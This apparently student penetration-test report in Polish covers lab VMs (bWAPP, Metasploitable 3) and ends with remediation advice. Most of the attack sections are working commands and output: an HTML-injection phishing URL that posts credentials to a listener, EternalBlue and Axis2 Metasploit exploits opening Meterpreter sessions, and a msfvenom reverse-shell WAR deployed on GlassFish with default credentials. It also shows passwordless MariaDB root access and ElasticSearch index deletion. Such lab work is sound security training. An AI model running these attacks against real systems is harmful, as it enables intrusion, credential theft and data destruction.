[http://localhost/bWAPP/htmli\\_get.php?firstname=%3Ch2%3ELogin%20Please%3C/h2%3E&lastname=%3Cform%20action=%27http://10.0.2.15:8888/%27%20method=%27POST%27%3E%20%3Cp%3E%20%3Clabel%20for=%27login%27%3ELogin:%3C/label%3E%3C/br%3E%20%3Cinput%20type=%27text%27%20id=%27login%27%20name=%27login%27%3E%3C/br%3E%20%3C/p%3E%20%3Cp%3E%20%3Clabel%20for=%27pass%27%3EPassword:%3C/label%3E%3C/br%3E%20%3Cinput%20type=%27password%27%20id=%27pass%27%20name=%27pass%27%3E%3C/br%3E%20%3C/p%3E%20%3Cbutton%20type=%27submit%27%3E%3C/button%3E%3C/form%3E](http://localhost/bWAPP/htmli_get.php?firstname=%3Ch2%3ELogin%20Please%3C/h2%3E&lastname=%3Cform%20action=%27http://10.0.2.15:8888/%27%20method=%27POST%27%3E%20%3Cp%3E%20%3Clabel%20for=%27login%27%3ELogin:%3C/label%3E%3C/br%3E%20%3Cinput%20type=%27text%27%20id=%27login%27%20name=%27login%27%3E%3C/br%3E%20%3C/p%3E%20%3Cp%3E%20%3Clabel%20for=%27pass%27%3EPassword:%3C/label%3E%3C/br%3E%20%3Cinput%20type=%27password%27%20id=%27pass%27%20name=%27pass%27%3E%3C/br%3E%20%3C/p%3E%20%3Cbutton%20type=%27submit%27%3E%3C/button%3E%3C/form%3E)

<https://shorturl.at/2g3v6?submit%27%20name=%27form%27%20value=%27submit%27%3ESubmit%3C/button%3E%20%3C/form%3E&form=submit>

W przypadku przeprowadzania prawdziwego ataku, haker mógłby pokusić się o skrócenie tak obszernego URL np. przy pomocy dedykowanych serwisów (np. URL Shortener), a następnie dostarczenie go do ofiary w treści maila phishingowego.



Long URL: [http://localhost/bWAPP/htmli\\_get.php?firstname=%3Ch2%3ELogin%20Please%3C/h2%3E&lastname=%3Cform%20action=%27http://10.0.2.15:8888/%27%20method=%27POST%27%3E%20%3Cp%3E%20%3Clabel%20for=%27login%27%3ELogin:%3C/label%3E%3C/br%3E%20%3Cinput%20type=%27text%20id=%27login%27%20name=%27login%27%3E%3C/br%3E%20%3C/p%3E%20%3Cp%3E%20%3Clabel%20for=%27pass%27%3EPASSWORD:%3C/label%3E%3C/br%3E%20%3Cinput%20type=%27password%27%20id=%27pass%27%20name=%27pass%27%3E%3C/br%3E%20%3C/p%3E%20%3Cbutton%20type=%27submit%27%20name=%27form%27%20value=%27submit%27%3ESubmit%3C/button%3E%20%3C/form%3E&form=submit](http://localhost/bWAPP/htmli_get.php?firstname=%3Ch2%3ELogin%20Please%3C/h2%3E&lastname=%3Cform%20action=%27http://10.0.2.15:8888/%27%20method=%27POST%27%3E%20%3Cp%3E%20%3Clabel%20for=%27login%27%3ELogin:%3C/label%3E%3C/br%3E%20%3Cinput%20type=%27text%20id=%27login%27%20name=%27login%27%3E%3C/br%3E%20%3C/p%3E%20%3Cp%3E%20%3Clabel%20for=%27pass%27%3EPASSWORD:%3C/label%3E%3C/br%3E%20%3Cinput%20type=%27password%27%20id=%27pass%27%20name=%27pass%27%3E%3C/br%3E%20%3C/p%3E%20%3Cbutton%20type=%27submit%27%20name=%27form%27%20value=%27submit%27%3ESubmit%3C/button%3E%20%3C/form%3E&form=submit)

Atakujący nasłuchuje na wskazanym w URL porcie.

A terminal window with a black background and white text. It shows the command "nc -lvp 8888" being run, followed by the message "listening on [any] 8888 ...".

```
(kali㉿kali)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
```

Tak wygląda strona, która wyświetla się ofierze po kliknięciu w złośliwy link.

The screenshot shows the bWAPP application interface. At the top, there's a navigation bar with links like 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', 'Logout', and 'Welcome Bee'. A dropdown menu says 'Choose your bug' with 'bWAPP v2.2' selected. Below the navigation, a section titled '/ HTML Injection - Reflected (GET) /' contains a form for entering a first name and last name. The welcome message below the form includes the input from the fields. To the right of the form are icons for sharing on Twitter, LinkedIn, Facebook, and another platform.

Ofiara przekonana o konieczności zalogowania się podaje swój login i hasło, kliką Submit, a atakujący otrzymuje wiadomość HTTP zawierającą dane logowania ofiary.

```
(kali㉿kali)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 39866
POST / HTTP/1.1
Host: 10.0.2.15:8888
Content-Length: 30
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://localhost/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
login=bee&pass=bug&form=submit
```

## 2. Ataki i podatności oprogramowania Metasploitable

### 2.1 Eksplotacja EternalBlue RCE

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
MS17-010 (EternalBlue)	Podatność umożliwiająca zdalne wykonanie kodu na serwerach SMBv1. Wykorzystywana przez ransomware WannaCry.	Mogliwość wykonywania zdalnie kodu do serwera.

Wykonuje za pomocą **metasploit** eksplotuj ms17\_010.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] 192.168.56.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.103:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.103:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.103:445 - The target is vulnerable.
[*] 192.168.56.103:445 - Connecting to target for exploitation.
[+] 192.168.56.103:445 - Connection established for exploitation.
[*] 192.168.56.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.103:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.56.103:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.56.103:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.56.103:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pack 1
[*] 192.168.56.103:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.56.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.103:445 - Starting non-paged pool grooming
[+] 192.168.56.103:445 - Sending SMBv2 buffers
[+] 192.168.56.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.103:445 - Sending final SMBv2 buffers.
[*] 192.168.56.103:445 - Sending last fragment of exploit packet!
[*] 192.168.56.103:445 - Receiving response from exploit packet
[+] 192.168.56.103:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.103:445 - Sending egg to corrupted connection.
[*] 192.168.56.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.103:49399) at 2025-01-13 08:51:19 -0500
[+] 192.168.56.103:445 - =====-
[+] 192.168.56.103:445 - -----WIN-----
[+] 192.168.56.103:445 - =====-
```


Mam dostęp do wykonywania komend takich jak **ps** - listuje uruchomione procesy.

Mam również możliwość pobrania plików z serwera do maszyny, z której wykonuje atak.

```
meterpreter > ps
Process List

PID  PPID  Name          Arch Session User      Path
--  --  --
0    0     [System Process] x64   0        NT AUTHORITY\SYSTEM
4    0     System          x64   0        NT AUTHORITY\SYSTEM
244   4     smss.exe       x64   0        NT AUTHORITY\SYSTEM
264   480   svchost.exe    x64   0        NT AUTHORITY\NETWORK SERVICE
320   876   taskeng.exe    x64   0        NT AUTHORITY\SYSTEM
328   320   csrss.exe      x64   0        NT AUTHORITY\SYSTEM
380   320   wininit.exe    x64   0        NT AUTHORITY\SYSTEM
388   372   csrss.exe      x64   1        NT AUTHORITY\SYSTEM
424   372   winlogon.exe   x64   1        NT AUTHORITY\SYSTEM
480   380   services.exe   x64   0        NT AUTHORITY\SYSTEM
496   380   lsass.exe      x64   0        NT AUTHORITY\SYSTEM
504   380   lsm.exe        x64   0        NT AUTHORITY\SYSTEM
612   480   svchost.exe    x64   0        NT AUTHORITY\SYSTEM
628   480   svchost.exe    x64   0        NT AUTHORITY\LOCAL SERVICE
672   480   VBoxService.exe x64   0        NT AUTHORITY\SYSTEM
740   480   svchost.exe    x64   0        NT AUTHORITY\NETWORK SERVICE
784   480   svchost.exe    x64   0        NT AUTHORITY\LOCAL SERVICE
876   480   svchost.exe    x64   0        NT AUTHORITY\SYSTEM
896   3040  postgres.exe   x86   0        NT AUTHORITY\LOCAL SERVICE
916   480   svchost.exe    x64   0        NT AUTHORITY\LOCAL SERVICE
968   480   svchost.exe    x64   0        NT AUTHORITY\SYSTEM
1028  328   conhost.exe   x64   0        NT AUTHORITY\LOCAL SERVICE
1072  328   conhost.exe   x64   0        NT AUTHORITY\LOCAL SERVICE
1096  1824  dcserverhttpd.exe x86   0        NT AUTHORITY\LOCAL SERVICE
1120  480   spoolsv.exe   x64   0        NT AUTHORITY\SYSTEM
1180  480   wrapper.exe   x86   0        NT AUTHORITY\LOCAL SERVICE
1224  320   cmd.exe       x64   0        NT AUTHORITY\SYSTEM
1240  328   conhost.exe   x64   0        NT AUTHORITY\SYSTEM
1284  328   conhost.exe   x64   0        NT AUTHORITY\LOCAL SERVICE
1296  480   domain1Service.exe x64   0        NT AUTHORITY\LOCAL SERVICE

meterpreter > download desktop.ini
[*] Downloading: desktop.ini → /home/kali/Desktop/desktop.ini
[*] Downloaded 282.00 B of 282.00 B (100.0%): desktop.ini → /home/kali/Desktop/desktop.ini
[*] Completed : desktop.ini → /home/kali/Desktop/desktop.ini
```



Przy ataku mamy dostęp poprzez konto Administratora, co daje jeszcze więcej możliwości napastnikowi.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

## 2.2 Przejęcie GlassFish przez Reverse Shell

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
GlassFish Server - Domyślne dane logowania (admin:sploit)	Dostęp do konsoli administracyjnej GlassFish bez zmiany hasła.	Pełen dostęp do serwera GlassFish, a także serwera metasploitable 3 przy odpowiednim eksploicie.

Na początku tworzymy złośliwą aplikację, którą później wgramy do serwera.

```
(kali㉿kali)-[~]  
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.104 LPORT=4444 -f war > shell.war  
Payload size: 1090 bytes  
Final size of war file: 1090 bytes
```

Następnie poprzez przeglądarkę loguje się do serwera za pomocą domyślnego loginu i hasła - **admin:sploit**.

The screenshot shows the GlassFish Server Open Source Edition console interface. At the top, there are links for Home, About..., Logout, and Help. Below that, it displays the user (admin), domain (domain1), and server IP (192.168.56.103). The main title is "GlassFish™ Server Open Source Edition". On the left, a sidebar titled "Common Tasks" lists various administrative categories: Domain, server (Admin Server), Clusters, Standalone Instances, Nodes, Applications, Lifecycle Modules, Monitoring Data, Resources (including Concurrent Resources, Connectors, JDBC, JMS Resources, JNDI, JavaMail Sessions, Resource Adapter Configs), Configurations (default-config, server-config), and Update Tool. The "Applications" section is expanded. In the center, the main content area is titled "GlassFish Console - Common Tasks". It contains several sections with links: "GlassFish News" (Support, Registration, GlassFish News); "Deployment" (List Deployed Applications, Deploy an Application); "Administration" (Change Administrator Password, List Password Aliases); "Monitoring" (Monitoring Data); and "Documentation" (Open Source Edition Documentation Set, Quick Start Guide, Administration Guide, Application Development Guide, Application Deployment Guide). There is also an "Update Center" section with links for Installed Components, Available Updates, and Available Add-Ons, and a "Resources" section with links for Create New JDBC Resource and Create New JDBC Connection Pool.

Następnie w zakładce **Applications** -> **Deploy** wgrywam złośliwą aplikację.

## Deploy Applications or Modules

OK Cancel

Specify the location of the application or module to deploy. An application can be in a packaged file or specified as a directory.

\* Indicates required field

Location:  Packaged File to Be Uploaded to the Server

shell.war

Local Packaged File or Directory That Is Accessible from GlassFish Server

Type: \*

Context Root:

Path relative to server's base URL.

Application Name: \*

Virtual Servers:



Associates an Internet domain name with a physical server.

Status:  Enabled

Allows users to access the application.

Następnie za pomocą Netcat włączamy nasłuch na porcie skonfigurowanym w złośliwej aplikacji - **4444**.

```
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
```

Teraz, gdy wejdziemy na stronę adres\_serwera:8080/shell, otrzymamy dostęp do serwera metasploitable 3, podobnie jak przy pierwszym eksplotacie.

```
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.103] 51773
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>whoami, cookies without the
whoami
nt authority\local service
```

## 2.3 Pełne przejęcie MariaDB przez brak hasła

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
MySQL - Logowanie na konto root bez hasła	MySQL umożliwia logowanie na konto root bez hasła, co pozwala na pełny dostęp do bazy danych.	Całkowity dostęp do bazy danych z poziomu konta root, edycja, usuwanie i dodawanie baz danych.

Łączymy się z bazą danych na konto **root bez hasła**.

```
(kali㉿kali)-[~]
$ mysql -u root -h 192.168.56.103 --skip-ssl

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Jest to baza danych **MariaDB**. Teraz możemy sprawdzić, jakie bazy danych się tu znajdują.

```
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database      |
+-----+
| information_schema |
| cards          |
| mysql          |
| performance_schema |
| test           |
| wordpress      |
+-----+
6 rows in set (0.007 sec)
```

Mamy możliwość teraz np. dodania nowej bazy danych:

```
MySQL [(none)]> CREATE DATABASE hacked;
Query OK, 1 row affected (0.002 sec)
```

```

MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| cards |
| hacked |
| mysql |
| performance_schema |
| test |
| wordpress |
+-----+
7 rows in set (0.003 sec)

```

## 2.4 Remote Code Execution w ElasticSearch

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
ElasticSearch (CVE-2014-3120)	Remote Code Execution (RCE) przez nieautoryzowane zapytania do API ElasticSearch umożliwiające wykonanie dowolnego kodu.	Dostęp do bazy ElasticSearch, usuwanie, dodawanie, edycja indeksów i dokumentów.

Spróbujmy za pomocą podatności zobaczyć wszystkie dostępne indeksy na serwerze ElasticSearch.

```

└──(kali㉿kali)-[~]
$ curl -X GET "http://192.168.56.103:9200/_cat/indices?v"
  Performance Memory
health index      pri  rep docs.count docs.deleted store.size pri.store.size
yellow lcds-samples 5    1      0          0        495b     495b
yellow blazeds       5    1      0          0        495b     495b
yellow lcds          5    1      0          0        495b     495b
yellow jfqxmhxtjqav 5    1      0          0        495b     495b
yellow samples        5    1      0          0        495b     495b
yellow flex2gateway   5    1      0          0        495b     495b
yellow messagebroker 5    1      0          0        495b     495b
yellow metasploitable3 5    1      1          0        3kb      3kb

```

Spróbujmy usunąć indeks **samples** z bazy ElasticSearch.

```
(kali㉿kali)-[~]
$ curl -X DELETE "http://192.168.56.103:9200/samples"
{"acknowledged":true}

(kali㉿kali)-[~]
$ curl -X GET "http://192.168.56.103:9200/_cat/indices?v"

health index      pri  rep docs.count docs.deleted store.size pri.store.size
yellow lcds-samples   5    1          0            0        495b     495b
yellow blazeds       5    1          0            0        495b     495b
yellow lcds          5    1          0            0        495b     495b
yellow jfqxmhxtjqav  5    1          0            0        495b     495b
yellow flex2gateway   5    1          0            0        495b     495b
yellow messagebroker  5    1          0            0        495b     495b
yellow metasploitable3 5    1          1            0        3kb      3kb
```

Udało się.

## 2.5 Zdalne przejęcie serwera przez Axis2

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
Apache Axis2 (CVE-2010-0219)	Dostęp do panelu administracyjnego Apache Axis2 umożliwia przesyłanie złośliwych usług webowych.	

Do ataku możemy wykorzystać gotowy eksplot w **metasploit**. Konfigurujemy odpowiednie adres hosta, port, login, hasło, wykorzystywany payload, który zwróci nam połączenie oraz adres i port docelowy jaki wykorzysta skrypt.

```
msf6 > use exploit/multi/http/axis2_deployer
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/axis2_deployer) >
msf6 exploit(multi/http/axis2_deployer) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 exploit(multi/http/axis2_deployer) > set RPORT 8282
RPORT => 8282
[*] Unknown datastore option: TARGETURI. Did you mean TARGET?
TARGETURI => /axis2
msf6 exploit(multi/http/axis2_deployer) > set USERNAME admin
USERNAME => admin
msf6 exploit(multi/http/axis2_deployer) > set PASSWORD axis2
PASSWORD => axis2
msf6 exploit(multi/http/axis2_deployer) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/http/axis2_deployer) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf6 exploit(multi/http/axis2_deployer) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/axis2_deployer) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] http://192.168.56.103:8282/axis2/axis2-admin [Apache-Coyote/1.1] [Axis2 Web Admin Module] successful login 'admin' : 'axis2'
[+] Successfully uploaded
[*] Polling to see if the service is ready
[*] Sending stage (58037 bytes) to 192.168.56.103
[+] Deleted webapps/axis2/WEB-INF/services/eTsvMhpN.jar
[*] Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.103:52763) at 2025-01-13 11:15:23 -0500
```

Teraz mamy **pełny dostęp do serwera** z poziomu zdalnej konsoli. Możemy przykładowo usunąć plik w domyślnym katalogu - **RUNNING.txt**.

```
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33
=====
Mode  Size  Type  Last modified      Name
----  --   ----  --  -----
100776/rwxrwxr--  58068  fil   2016-03-18 23:32:54 -0400  LICENSE
100776/rwxrwxr--  1489   fil   2016-03-18 23:32:54 -0400  NOTICE
100776/rwxrwxr--  6911   fil   2016-03-18 23:32:54 -0400  RELEASE-NOTES
100776/rwxrwxr--  16671  fil   2016-03-18 23:32:54 -0400  RUNNING.txt
040776/rwxrwxr--  8192   dir   2016-03-18 23:32:56 -0400  bin
040776/rwxrwxr--  4096   dir   2017-08-06 20:34:04 -0400  conf
040776/rwxrwxr--  8192   dir   2016-03-18 23:32:54 -0400  lib
040776/rwxrwxr--  65536  dir   2025-01-13 08:40:13 -0500  logs
040776/rwxrwxr--  4096   dir   2025-01-13 11:15:24 -0500  temp
040776/rwxrwxr--  4096   dir   2017-08-06 20:58:44 -0400  webapps
040776/rwxrwxr--  0      dir   2017-08-06 20:34:01 -0400  work

meterpreter > rm RUNNING.txt
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33
=====
Mode  Size  Type  Last modified      Name
----  --   ----  --  -----
100776/rwxrwxr--  58068  fil   2016-03-18 23:32:54 -0400  LICENSE
100776/rwxrwxr--  1489   fil   2016-03-18 23:32:54 -0400  NOTICE
100776/rwxrwxr--  6911   fil   2016-03-18 23:32:54 -0400  RELEASE-NOTES
040776/rwxrwxr--  8192   dir   2016-03-18 23:32:56 -0400  bin
040776/rwxrwxr--  4096   dir   2017-08-06 20:34:04 -0400  conf
040776/rwxrwxr--  8192   dir   2016-03-18 23:32:54 -0400  lib
040776/rwxrwxr--  65536  dir   2025-01-13 08:40:13 -0500  logs
040776/rwxrwxr--  4096   dir   2025-01-13 11:15:24 -0500  temp
040776/rwxrwxr--  4096   dir   2017-08-06 20:58:44 -0400  webapps
040776/rwxrwxr--  0      dir   2017-08-06 20:34:01 -0400  work
```

## Etap 5

## Etap V: Raportowanie i rekomendacje



# Raport końcowy testu penetracyjnego dla organizacji MiniMicrosoft

15 styczeń 2025

Autorzy: Klaudia Kiliańska, Miłosz Gaszyna, Mikołaj Pacek

### Spis treści

<b>1. Szczegółowa analiza wyników</b>	<b>2</b>
1.1 Analiza wyników automatycznego wyszukiwania podatności.	2
1.2 Analiza wyników ręcznego wyszukiwania podatności.	2
1.x Analiza ryzyka -	2
<b>2. Rekomendacje</b>	<b>2</b>
2.1 Roadmapa zmian do wprowadzenia	2
2.2 Zadania	3
2.3 Mechanizmy monitorowania	5
2.4 Mechanizmy zabezpieczeń	5
<b>3. Podsumowanie</b>	<b>5</b>

## 1. Szczegółowa analiza wyników

## 1.1 Analiza wyników wyszukiwania podatności aplikacji webowej.

1. **Brak nagłówka X-Frame-Options:** Brak tego nagłówka umożliwia ataki typu Clickjacking, gdzie strona może zostać osadzona w niewidocznej ramce (iframe) na innej witrynie. Aby temu zapobiec, należy ustawić nagłówek X-Frame-Options na DENY lub SAMEORIGIN.
2. **Publiczne dostępne katalogi** (passwords, images, documents, admin, apps, db): Publiczna dostępność tych katalogów może prowadzić do wycieku wrażliwych danych, takich jak hasła czy konfiguracje serwera. Należy ograniczyć dostęp do katalogów poprzez konfigurację serwera lub przeniesienie ich poza katalog główny aplikacji.
3. **Publiczny plik robots.txt:** Plik ten może zawierać ścieżki do poufnych zasobów, które mogą być wykorzystane przez atakujących. Zaleca się minimalizację jego zawartości i unikanie umieszczania tam wrażliwych informacji.
4. **Brak flagi HTTPOnly w cookie PHPSESSID:** Ciasteczka bez flagi HTTPOnly są narażone na odczyt przez JavaScript, co zwiększa ryzyko ataków XSS. Aby temu zapobiec, należy ustawić flagę HTTPOnly.
5. **Plik phpinfo.php:** Publiczny dostęp do tego pliku ujawnia szczegóły konfiguracji serwera, takie jak wersje PHP i zainstalowane rozszerzenia. Plik powinien być usunięty z serwera produkcyjnego.
6. **Brak ochrony przed CSRF:** Brak mechanizmu ochrony przed atakami CSRF naraża aplikację na wykonanie nieautoryzowanych akcji przez użytkownika. W celu zabezpieczenia należy stosować tokeny CSRF w żądaniach wymagających uwierzytelnienia.
7. **Publiczne katalogi JavaScript:** Publiczna dostępność bibliotek JavaScript umożliwia atakującym identyfikację ich wersji, co może prowadzić do wykorzystania znanych podatności. Regularna aktualizacja bibliotek i ukrywanie wersji minimalizują ryzyko.
8. **Otwarty dostęp do /server-status/:** Endpoint ujawnia szczegóły o strukturze katalogów i aktywności serwera, co może być wykorzystane przez atakujących. Należy wyłączyć dostęp do tego endpointu w środowisku produkcyjnym.
9. **Brak flagi SameSite w ciasteczkach:** Ciasteczka bez flagi SameSite mogą być przesyłane w żądaniach cross-origin, co zwiększa ryzyko CSRF. Zaleca się ustawienie flagi na Lax lub Strict.
10. **Możliwość ataków brute-force na mechanizm logowania:** Brak ograniczenia liczby prób logowania pozwala na odgadywanie haseł metodą brute-force. Rozwiążaniem jest wprowadzenie blokady konta po kilku nieudanych próbach lub stosowanie CAPTCHA.
11. **Nieprawidłowe użycie metody GET:** Wrażliwe dane przesyłane metodą GET są widoczne w adresach URL, co może prowadzić do ich zapisania w logach serwera. W takich przypadkach należy używać metody POST i szyfrować dane.
12. **Komentarze w kodzie:** Publicznie widoczne komentarze mogą zawierać poufne informacje lub szczegóły implementacji, które mogą ułatwić ataki. Przed wdrożeniem na produkcję należy usuwać wszystkie niepotrzebne komentarze.
13. **Element HTML kontrolowany przez użytkownika:** Niewłaściwe przetwarzanie danych wejściowych w HTML może prowadzić do ataków XSS. Wszystkie dane wejściowe powinny być dokładnie walidowane i sanityzowane.

14. **Zahardkodowane hasła:** Umieszczanie haseł w kodzie aplikacji naraża je na łatwy wyciek, zwłaszcza w publicznych repozytoriach. Należy przechowywać je w bezpiecznych menedżerach haseł.
15. **Brak flagi Secure w ciasteczkach:** Ciasteczka przesyłane bez flagi Secure są narażone na przechwycenie podczas transmisji przez niezabezpieczone połączenia HTTP. Flaga ta wymusza ich przesyłanie wyłącznie przez HTTPS.
16. **Użycie słabego algorytmu hashującego:** Algorytmy takie jak MD5 czy SHA-1 są podatne na kolizje i nie powinny być stosowane. Należy używać nowoczesnych algorytmów, takich jak bcrypt, scrypt lub Argon2.
17. **Dynamiczne wstrzykiwanie i wykonywanie kodu:** Brak walidacji danych wejściowych umożliwia ataki SQL Injection lub Remote Code Execution (RCE). Dane wejściowe muszą być walidowane, a zapytania powinny być parametryzowane.
18. **Publiczne pliki web.config.bak, wp-config.bak i robots.txt:** Pliki te mogą zawierać wrażliwe dane, takie jak klucze API czy dane logowania. Należy ograniczyć ich dostępność lub całkowicie usunąć.
19. **Brak sanityzacji i walidacji danych:** Dane wejściowe bez walidacji mogą prowadzić do ataków XSS lub Server-Side Injection. Walidacja powinna być przeprowadzana zarówno po stronie klienta, jak i serwera.
20. **Brak obsługi błędów:** Nieodpowiednia obsługa błędów może powodować wycieki informacji lub nieprzewidywalne zachowanie aplikacji. Należy stosować niestandardowe strony błędów i unikać ujawniania szczegółów technicznych.
21. **Brak tokenu CSRF:** Token CSRF to unikalny identyfikator, który powinien być weryfikowany przy każdym żądaniu POST. Jego brak zwiększa ryzyko ataków CSRF.
22. **Podatność na XPath Injection:** Wstawianie niezabezpieczonych danych wejściowych do zapytań XPath umożliwia ich manipulację. Dane te powinny być walidowane i odpowiednio sanitizowane.
23. **Brak zabezpieczenia nagłówków HTTP:** Odpowiednie nagłówki, takie jak Content-Security-Policy, mogą ochronić aplikację przed atakami XSS czy clickjackingiem. Należy je poprawnie skonfigurować.
